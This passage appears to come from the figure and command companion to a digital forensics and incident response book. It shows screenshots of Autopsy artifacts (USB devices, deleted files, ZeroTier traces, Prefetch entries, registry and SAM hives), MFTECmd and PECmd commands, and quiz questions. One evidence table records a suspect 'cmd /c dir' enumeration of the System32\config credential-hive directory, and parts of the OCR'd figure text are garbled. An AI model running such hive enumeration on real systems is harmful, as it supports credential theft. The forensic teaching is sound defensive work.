SYSTEM			1	2022-01-10 15:06:19 PST	ASIX Electronics Corp.	Product: 1790	00005086289f0f
SYSTEM			1	2022-01-10 15:03:37 PST	Chipsbank Microelectronics Co., Ltd	Product: 190A	563ff26ec8051
SYSTEM			1	2022-02-03 21:05:51 PST	Intel Corp.	Product: 0A2B	563ff26ec8057

Figure 11.24 – USB devices

Result: 2 of 7 Result < >	
Type	Value
Date/Time	2022-02-12 14:47:41 PST
Device Make	Cheng Uei Precision Industry Co., Ltd (Foxlink)
Device Model	Product: 0815
Device ID	200901010001
Source File Path	/img_Laptop1Final.E01/vol_vol6/Windows/System32/config/SYSTEM
Artifact ID	-9223372036854775682

Figure 11.25 – USB device artifacts

Hex	Text	Application	Source File Metadata	OS Account	Data Artifacts	Analysis Results	Context	Annotations	Other Occurrences
Metadata									
Name:	/img_Laptop1Final.E01/vol_vol6/Windows/System32/config/SYSTEM								
Type:	File System								
MIME Type:	application/x.windows-registry								
Size:	30146560								
File Name Allocation:	Allocated								
Metadata Allocation:	Allocated								
Modified:	2022-02-12 15:16:56 PST								
Accessed:	2022-02-12 15:16:56 PST								
Created:	2022-01-23 09:31:20 PST								
Changed:	2022-02-03 22:15:31 PST								
MD5:	f1948c372227fb2680af75ee58954e05								
SHA-256:	545ac21ca335836d97f20580a97603b777284751358f5a97bffa60d90f9230db2								
Hash Lookup Results:	UNKNOWN								
Internal ID:	290399								

Figure 11.26 – Device entry metadata

Table Thumbnail Summary										
Page: 1 of 4 Pages: Go to Page:										
Name	S	C	O	Modified Time	Change Time	Access Time	Created Time	Size	Flags(Dr)	Flags(Meta)
CalculatorApp!set.targetsize-36_xitform-unplated.png			0	2022-01-23 10...	2022-02-08 19...	2022-02-05 2...	2022-01-23 10...	0	Unallocated	Unallocated
WinMetadata				2022-02-08 19...	2022-02-08 19...	2022-02-08 1...	2022-01-23 10...	48	Unallocated	Unallocated
[current folder]				2022-02-08 19...	2022-02-08 19...	2022-02-08 1...	2022-01-23 10...	48	Unallocated	Unallocated
[parent folder]				2022-02-08 19...	2022-02-08 19...	2022-02-08 1...	2022-01-23 10...	48	Unallocated	Unallocated
Microsoft.UI.Xaml.winmd			1	2022-01-23 10...	2022-02-03 22...	2022-02-05 2...	2022-01-23 10...	236996	Unallocated	Unallocated
AppxSignature.p7b			0	2022-01-23 10...	2022-02-03 22...	2022-02-05 2...	2022-01-23 10...	11015	Unallocated	Unallocated
AppxBlockMap.xml			1	2022-01-23 10...	2022-02-03 22...	2022-02-05 2...	2022-01-23 10...	49782	Unallocated	Unallocated
TraceLogging.dll			0	2022-01-23 10...	2022-02-03 22...	2022-02-05 2...	2022-01-23 10...	28672	Unallocated	Unallocated
GraphControl.dll			1	2022-01-23 10...	2022-02-03 22...	2022-02-05 2...	2022-01-23 10...	671232	Unallocated	Unallocated
resources.pri			0	2022-01-23 10...	2022-02-03 22...	2022-02-05 2...	2022-01-23 10...	435768	Unallocated	Unallocated
CalculatorApp.winmd			1	2022-01-23 10...	2022-02-03 22...	2022-02-05 2...	2022-01-23 10...	137216	Unallocated	Unallocated
TraceLogging.winmd			1	2022-01-23 10...	2022-02-03 22...	2022-02-05 2...	2022-01-23 10...	4608	Unallocated	Unallocated
GraphingImpl.dll			0	2022-01-23 10...	2022-02-03 22...	2022-02-05 2...	2022-01-23 10...	72192	Unallocated	Unallocated
onsauihmsu.dll			0	2022-01-23 10...	2022-02-03 22...	2022-02-05 2...	2022-01-23 10...	6774...	Unallocated	Unallocated
AppxManifest.xml			1	2022-01-23 10...	2022-02-03 22...	2022-02-05 2...	2022-01-23 10...	4094	Unallocated	Unallocated
GraphControl.winmd			1	2022-01-23 10...	2022-02-03 22...	2022-02-05 2...	2022-01-23 10...	22520	Unallocated	Unallocated
Calculator.exe			1	2022-01-23 10...	2022-02-03 22...	2022-02-05 2...	2022-01-23 10...	5013...	Unallocated	Unallocated

Figure 11.27 – Deleted files

Search results					82 Results
Table	Thumbnail	Summary			
Name		Keyword	Provider	Location	Modified Time
Change Time					
Save Table as CSV					
rtsp306.jpg		LOG:\Device\NPF{...}\Tcpip\...VirtualNetworkPort	Log_Laptop1\Priv.E201\vol_001\ProgramData\ZeroTier\One\VirtualNetworkPort	2021-08-30 16:57:12 PST	2022-02-05 23:15:35
ZeroTier One.exe		LOG:\Device\NPF{...}\Tcpip\...VirtualNetworkPort	Log_Laptop1\Priv.E201\vol_001\Users\Public\Downloads\	2022-02-05 23:14:19 PST	2022-02-05 23:15:14
System.exe		ZeroTier One\ProgramData\ZeroTier\One\VirtualNetworkPort	Log_Laptop1\Priv.E201\vol_001\Windows\System32\Windows	2022-02-02 05:17:19 PST	2022-02-02 15:17:10
ZeroTierOne.exe		ZeroTier One\ProgramData\ZeroTier\One\VirtualNetworkPort	Log_Laptop1\Priv.E201\vol_001\ProgramData\ZeroTier\One\	2021-11-29 21:19:18 PST	2022-02-05 23:15:35
apihelper.exe		ZeroTier One\ProgramData\ZeroTier\One\VirtualNetworkPort	Log_Laptop1\Priv.E201\vol_001\Users\Public\AppData\Local\	2019-07-23 04:09:22 PST	2022-02-02 15:16:00
apihelper.exe		ZeroTier One\ProgramData\ZeroTier\One\VirtualNetworkPort	Log_Laptop1\Priv.E201\vol_001\Users\Public\AppData\Local\	2019-08-28 03:44:44 PST	2022-02-03 22:02:13
Diagnos...gocsp_collector_deviceho...		ZeroTier One\ProgramData\ZeroTier\One\VirtualNetworkPort	Log_Laptop1\Priv.E201\vol_001\ProgramData\ZeroTier\One\	2022-02-02 14:58:43 PST	2022-02-02 14:58:43
Windows PowerShell.exe		ZeroTier One\ProgramData\ZeroTier\One\VirtualNetworkPort	Log_Laptop1\Priv.E201\vol_001\Windows\System32\Windows	2022-02-02 15:24:19 PST	2022-02-02 15:24:19
Diagnos...gocsp_collector_deviceho...		ZeroTier One\ProgramData\ZeroTier\One\VirtualNetworkPort	Log_Laptop1\Priv.E201\vol_001\ProgramData\ZeroTier\One\	2022-02-02 15:24:19 PST	2022-02-02 15:24:19
SleepStudyControlTransaction.exe		ZeroTier One\ProgramData\ZeroTier\One\VirtualNetworkPort	Log_Laptop1\Priv.E201\vol_001\Windows\System32\Windows	2022-02-02 15:24:19 PST	2022-02-02 15:24:19
NetCore.exe		ZeroTier One\ProgramData\ZeroTier\One\VirtualNetworkPort	Log_Laptop1\Priv.E201\vol_001\Windows\System32\Windows	2022-02-02 15:24:19 PST	2022-02-02 15:24:19
WSL_76d1e1e-12f-4533-8b2e-57e1c14c1e1e		ZeroTier One\ProgramData\ZeroTier\One\VirtualNetworkPort	Log_Laptop1\Priv.E201\vol_001\ProgramData\ZeroTier\One\	2022-02-02 15:24:19 PST	2022-02-02 15:24:19
Installed Programs List.txt		ZeroTier One\ProgramData\ZeroTier\One\VirtualNetworkPort	Log_Laptop1\Priv.E201\vol_001\Windows\System32\Windows	2022-02-02 15:24:19 PST	2022-02-02 15:24:19
WSL_76d1e1e-12f-4533-8b2e-57e1c14c1e1e		ZeroTier One\ProgramData\ZeroTier\One\VirtualNetworkPort	Log_Laptop1\Priv.E201\vol_001\ProgramData\ZeroTier\One\	2022-02-02 15:24:19 PST	2022-02-02 15:24:19
apihelper.exe		ZeroTier One\ProgramData\ZeroTier\One\VirtualNetworkPort	Log_Laptop1\Priv.E201\vol_001\Users\Public\AppData\Local\	2019-07-23 04:09:22 PST	2022-02-02 15:24:19

Process	Command	Start Time	End Time
SYSTEM.LOGG	cmd /c dir /b /s %SystemRoot%\System32\config...	2022-02-21 09:31:20 PST	2022-02-21 09:32:15 PST
APPRaiser_TelnetDns.exe_CU2NC	cmd /c dir /b /s %SystemRoot%\System32\config...	2022-02-21 15:03:09 PST	2022-02-21 15:03:58 PST
IPF	cmd /c dir /b /s %SystemRoot%\System32\config...	2022-02-21 15:04:25 PST	2022-02-21 15:04:25 PST
sm13anf	cmd /c dir /b /s %SystemRoot%\System32\config...	2022-02-21 15:04:25 PST	2022-02-21 15:04:25 PST

Hex Text Application File Metadata OS Account Data Artifact Analysis Results Context Annotations Other Occurrences

Storage Indexed Text Translation

Page: 1 of 39 Page: Matches on page: 1 of 24 Match 100% Reset

Users\Patrick\AppData\Roaming\ZeroTier, Inc\ZeroTier One\prerequisites\packagechain.exe, C:\Users\Patrick\AppData\Roaming\ZeroTier, Inc\ZeroTier One\prerequisites\packagechain.exe, C:\Users\Patrick\AppData\Roaming\ZeroTier, Inc\ZeroTier One\prerequisites\packagechain.exe

EngineVersion=

RunspaceId=

PipelineId=

CommandName=

CommandType=

ScriptName=

CommandPath=

CommandLine=

[illegible]




Figure 11.34 – Keyword timeline

	A	B	C	D	E	F	G	H
1	EntryN	Sequenc	InUse	ParentI	ParentI	ParentPath	FileN	Extensi
608	618	11	TRUE	229853	3	.\ProgramData\ZeroTier\One\peers.d	cafe9efeb.peer	
1556	1618	3	TRUE	229853	3	.\ProgramData\ZeroTier\One\peers.d	778cde71f.peer	
26988	24842	12	TRUE	229853	3	.\ProgramData\ZeroTier\One\peers.d	cafe7b4cd.peer	
103642	71342	6	TRUE	229853	3	.\ProgramData\ZeroTier\One\peers.d	cafe04eba.peer	
128824	97066	3	TRUE	229853	3	.\ProgramData\ZeroTier\One\peers.d	62f865ae7.peer	
131312	99627	3	TRUE	99626	3	.\Program Files (x86)\ZeroTier	One	
131318	99633	8	TRUE	99631	8	.\ProgramData\ZeroTier	One	
131320	99635	10	TRUE	99633	8	.\ProgramData\ZeroTier\One	networks.d	
131352	99667	5	TRUE	99633	8	.\ProgramData\ZeroTier\One	zerotier-c.exe	
131368	99683	3	TRUE	99633	8	.\ProgramData\ZeroTier\One	tap-windows	
131373	99688	3	TRUE	99683	3	.\ProgramData\ZeroTier\One\tap-windows	x64	
131374	99689	3	TRUE	99688	3	.\ProgramData\ZeroTier\One\tap-windows\x64	ztap300-c.cat	
131375	99690	3	TRUE	99688	3	.\ProgramData\ZeroTier\One\tap-windows\x64	ztap300-s.sys	
131382	99697	3	TRUE	99688	3	.\ProgramData\ZeroTier\One\tap-windows\x64	ztap300-i.inf	
131400	99715	4	TRUE	99627	3	.\Program Files (x86)\ZeroTier\One	zerotier_c.exe	
131520	99839	18	TRUE	99627	3	.\Program Files (x86)\ZeroTier\One	zerotier-c.bat	
131540	99856	42	TRUE	99627	3	.\Program Files (x86)\ZeroTier\One	zerotier-i.bat	
131549	99865	7	TRUE	99627	3	.\Program Files (x86)\ZeroTier\One	regid.201f.swidtag	
131665	99981	4	TRUE	99637	10	.\ProgramData\regid.2010-01.com.zerotier	regid.201f.swidtag	
131666	99982	4	TRUE	99633	8	.\ProgramData\ZeroTier\One	authoker.secret	
131668	99984	4	TRUE	99633	8	.\ProgramData\ZeroTier\One	identity.sr.secret	
131670	99986	4	TRUE	99633	8	.\ProgramData\ZeroTier\One	identity.p.public	
131671	99987	4	TRUE	99633	8	.\ProgramData\ZeroTier\One	planet	

Figure 11.35 – ZeroTier filter MFT results

98.0.4758.82_97.0.4692.99_CHR-C1E0485A...	6/25/2022 6:21 AM	PF File	21 KB
98.0.4758.82_97.0.4692.99_CHR-C1E0485A...	6/25/2022 6:21 AM	PF-SLACK File	4 KB
AESM_SERVICE.EXE-2882465E.pf	6/25/2022 6:21 AM	PF File	11 KB
AESM_SERVICE.EXE-2882465E.pf-slack	6/25/2022 6:21 AM	PF-SLACK File	2 KB
AIPACKAGECHAINER.EXE-C35C3DB1.pf	6/25/2022 6:21 AM	PF File	6 KB
AIPACKAGECHAINER.EXE-C35C3DB1.pf-...	6/25/2022 6:21 AM	PF-SLACK File	3 KB
AM_DELTA.EXE-78CA83B0.pf	6/25/2022 6:21 AM	PF File	2 KB
AM_DELTA.EXE-78CA83B0.pf-slack	6/25/2022 6:21 AM	PF-SLACK File	3 KB
AM_DELTA_PATCH_1.359.45.0.EXE-05464C...	6/25/2022 6:21 AM	PF File	2 KB
AM_DELTA_PATCH_1.359.45.0.EXE-05464C...	6/25/2022 6:21 AM	PF-SLACK File	3 KB
AM_DELTA_PATCH_1.359.53.0.EXE-D9EC0...	6/25/2022 6:21 AM	PF File	2 KB
AM_DELTA_PATCH_1.359.53.0.EXE-D9EC0...	6/25/2022 6:21 AM	PF-SLACK File	3 KB
AM_DELTA_PATCH_1.359.64.0.EXE-319061...	6/25/2022 6:21 AM	PF File	2 KB
AM_DELTA_PATCH_1.359.64.0.EXE-319061...	6/25/2022 6:21 AM	PF-SLACK File	3 KB
AM_DELTA_PATCH_1.359.84.0.EXE-DEDA0...	6/25/2022 6:21 AM	PF File	2 KB
AM_DELTA_PATCH_1.359.84.0.EXE-DEDA0...	6/25/2022 6:21 AM	PF-SLACK File	3 KB
AM_DELTA_PATCH_1.359.93.0.EXE-347F49...	6/25/2022 6:21 AM	PF File	2 KB
AM_DELTA_PATCH_1.359.93.0.EXE-347F49...	6/25/2022 6:21 AM	PF-SLACK File	3 KB

Figure 11.36 – Prefetch file entries

RunTime	ExecutableName
2/6/2022 7:15	\VOLUME{01d8067502ac9764-1002c20a}\USERS\PATRICK\APPDATA\ROAMING\ZEROTIER, INC\ZEROTIER ONE
2/6/2022 7:16	\VOLUME{01d8067502ac9764-1002c20a}\PROGRAM FILES\ZEROTIER\ZEROTIER ONE VIRTUAL NETWORK PORT
2/6/2022 7:16	\VOLUME{01d8067502ac9764-1002c20a}\USERS\PATRICK\APPDATA\ROAMING\ZEROTIER, INC\ZEROTIER ONE
2/11/2022 22:46	\VOLUME{01d8067502ac9764-1002c20a}\PROGRAM FILES (X86)\ZEROTIER\ONE\ZEROTIER_DESKTOP_UI.EXE
2/9/2022 3:50	\VOLUME{01d8067502ac9764-1002c20a}\PROGRAM FILES (X86)\ZEROTIER\ONE\ZEROTIER_DESKTOP_UI.EXE
2/9/2022 3:50	\VOLUME{01d8067502ac9764-1002c20a}\PROGRAM FILES (X86)\ZEROTIER\ONE\ZEROTIER_DESKTOP_UI.EXE
2/9/2022 3:46	\VOLUME{01d8067502ac9764-1002c20a}\PROGRAM FILES (X86)\ZEROTIER\ONE\ZEROTIER_DESKTOP_UI.EXE
2/6/2022 7:21	\VOLUME{01d8067502ac9764-1002c20a}\PROGRAM FILES (X86)\ZEROTIER\ONE\ZEROTIER_DESKTOP_UI.EXE
2/6/2022 7:19	\VOLUME{01d8067502ac9764-1002c20a}\PROGRAM FILES (X86)\ZEROTIER\ONE\ZEROTIER_DESKTOP_UI.EXE
2/6/2022 7:19	\VOLUME{01d8067502ac9764-1002c20a}\PROGRAM FILES (X86)\ZEROTIER\ONE\ZEROTIER_DESKTOP_UI.EXE
2/6/2022 7:15	\VOLUME{01d8067502ac9764-1002c20a}\PROGRAM FILES (X86)\ZEROTIER\ONE\ZEROTIER_DESKTOP_UI.EXE

Figure 11.37 – ZeroTier Prefetch entries





Figure 11.38 – Registry location



ELAM{20d0fd7c-7c71-11ec-8002-000d3a4359b5}.TMCc	1	2022-02-03 22:18:30 PST
ELAM{20d0fd7c-7c71-11ec-8002-000d3a4359b5}.TMCc	1	2022-02-03 22:18:30 PST
SAM	1	2022-02-12 15:16:56 PST
SAM.LOG1	1	2022-01-23 09:31:20 PST
SAM.LOG2	1	2022-01-23 09:31:20 PST
SAM{20d0fd44-7c71-11ec-8002-000d3a4359b5}.TM.bl	1	2022-01-23 11:28:15 PST
SAM{20d0fd44-7c71-11ec-8002-000d3a4359b5}.TMCoi	1	2022-01-23 11:27:39 PST
SAM{20d0fd44-7c71-11ec-8002-000d3a4359b5}.TMCoi	1	2022-01-23 11:27:39 PST

Figure 11.39 – SAM location

Name ^	Date modified	Type	Size
SAM	6/26/2022 7:37 AM	File	128 KB
SECURITY	6/26/2022 7:37 AM	File	64 KB
SOFTWARE	6/26/2022 7:37 AM	File	71,168 KB
SYSTEM	6/26/2022 7:38 AM	File	29,440 KB

Figure 11.40 – Suspect registry




Figure 11.41 – Registry Explorer view

USB	0	5	2022-02-04 07:02:36
ROOT_HUB30	0	1	2022-02-04 07:02:35
VID_05C8&PID_0815	0	1	2022-02-04 07:02:35
VID_05C8&PID_0815&MI_00	0	1	2022-02-04 07:02:35
VID_05C8&PID_0815&MI_02	0	1	2022-02-04 07:02:35
VID_8087&PID_0A2B	0	1	2022-02-04 07:02:36
{2F2B7B01-597A-434C-8DD6-D27CD4...}	0	1	2022-02-04 07:03:06
{5d624f94-8850-40c3-a3fa-a4fd2080b...}	0	1	2022-02-04 07:03:04
{DD8E82AE-334B-49A2-AEAE-AEB0F...}	0	1	2022-02-04 07:03:04

Figure 11.42 – USB registry key location

Values			
Drag a column header here to group by that column			
Value Name	Value Type	Data	Value Slack
DeviceDesc	RegSz	@usbvideo.inf,%usbvideo.device_desc%;...	00-00
LocationInformation	RegSz	0000.0014.0000.005.000.000.000.000.000	00-00-00-00-00-00
Capabilities	RegDword	164	
Address	RegDword	5	
ContainerID	RegSz	{00000000-0000-0000-ffff-ffffffffffff}	00-00-00-00-00-00
HardwareID	RegMultiSz	USB\VID_05C8&PID_0815&REV_0011&M...	
CompatibleIDs	RegMultiSz	USB\COMPAT_VID_05C8&Class_0e&Sub...	00-00-00-00-00-00
ConfigFlags	RegDword	0	
ClassGUID	RegSz	{ca3e7ab9-b4c3-4ae6-8251-579ef933890f}	00-00-00-00-00-00
Driver	RegSz	{ca3e7ab9-b4c3-4ae6-8251-579ef933890...	00-00-00-00
Service	RegSz	usbvideo	9E-01
LowerFilters	RegMultiSz	WdmCompanionFilter	35-26-4D-49
Mfg	RegSz	@usbvideo.inf,%mft%;Microsoft	00-00-00-00-00-00
FriendlyName	RegSz	HP Wide Vision FHD Camera	

Figure 11.43 – Registry values

Type viewer	Binary viewer
Value name	HardwareID
Value type	RegMultiSz
Value	USB\VID_05C8&PID_0815&REV_0011&MI_00 USB\VID_05C8&PID_0815&MI_00
Raw value	55-00-53-00-42-00-5C-00-56-00-49-00-44-00-5F-00-30-00-35-00-43-00-38-00-26-00-50-00-49-00-44-00-5F-00-30-00-38-00-31-00-35-00-26-00-52-00-45-00-56-00-5F-00-30-00-30-00-31-00-31-00-26-00-4D-00-49-00-5F-00-30-00-30-00-00-00-55-00-53-00-42-00-5C-00-56-00-49-00-44-00-5F-00-30-00-35-00-43-00-38-00-26-00-50-00-49-00-44-00-5F-00-30-00-38-00-31-00-35-00-26-00-4D-00-49-00-5F-00-30-00-30-00-00-00-00-00

Figure 11.44 – HardwareID data

Code and Commands

Command 11.1:

```
C:\Users\forensics\Documents\ZimmermanTools>MFTECmd.exe -f
"D:\Suspect_$MFT" --csv "D:" --csvf SuspectMFT.csv
```

Command 11.2:

```
C:\Users\forensics\Documents\ZimmermanTools>PECmd.exe -d
D:\Suspect_Prefetch -q --csv D:\ --csvf
suspect_prefetch.csv
```

Questions

Answer the following questions to test your knowledge of this chapter:

1. What are some of the features that are available with commercial and open source forensic platforms?
 - Hex viewer
 - Email carving
 - Metadata viewer
 - All of the above
2. In what registry hive could an incident responder find USBs that have been connected to the system?
 - SAM
 - Security
 - System
 - User profile
3. Web history may provide data on a phishing URL that's been accessed by the system.
 - True
 - False
4. Which of the following is not a Windows registry hive?
 - System
 - SAM
 - Storage
 - Software

Further reading

For more information about the topics covered in this chapter, refer to the following resources:

- Autopsy GitHub: <https://github.com/sleuthkit/autopsy>

- Eric Zimmerman Tools: <https://ericzimmerman.github.io/#!index.md>
- Eric Zimmerman Tools Cheat Sheet: <https://www.sans.org/posters/eric-zimmerman-tools-cheat-sheet/>
- Registry Analysis with FTK Registry Viewer:
https://subscription.packtpub.com/book/networking_and_servers/9781784390495/6/ch06lvl1sec37/registry-analysis-with-ftkregistry-viewer
- Windows Registry Analysis 101:
<https://www.forensicfocus.com/articles/windows-registry-analysis-101/>

Chapter 12

Images




Figure 12.1 – SIEM and logging architecture




Figure 12.2 – The Splunk platform




Figure 12.3 – The Kibana platform




Figure 12.4 – The Security Onion platform

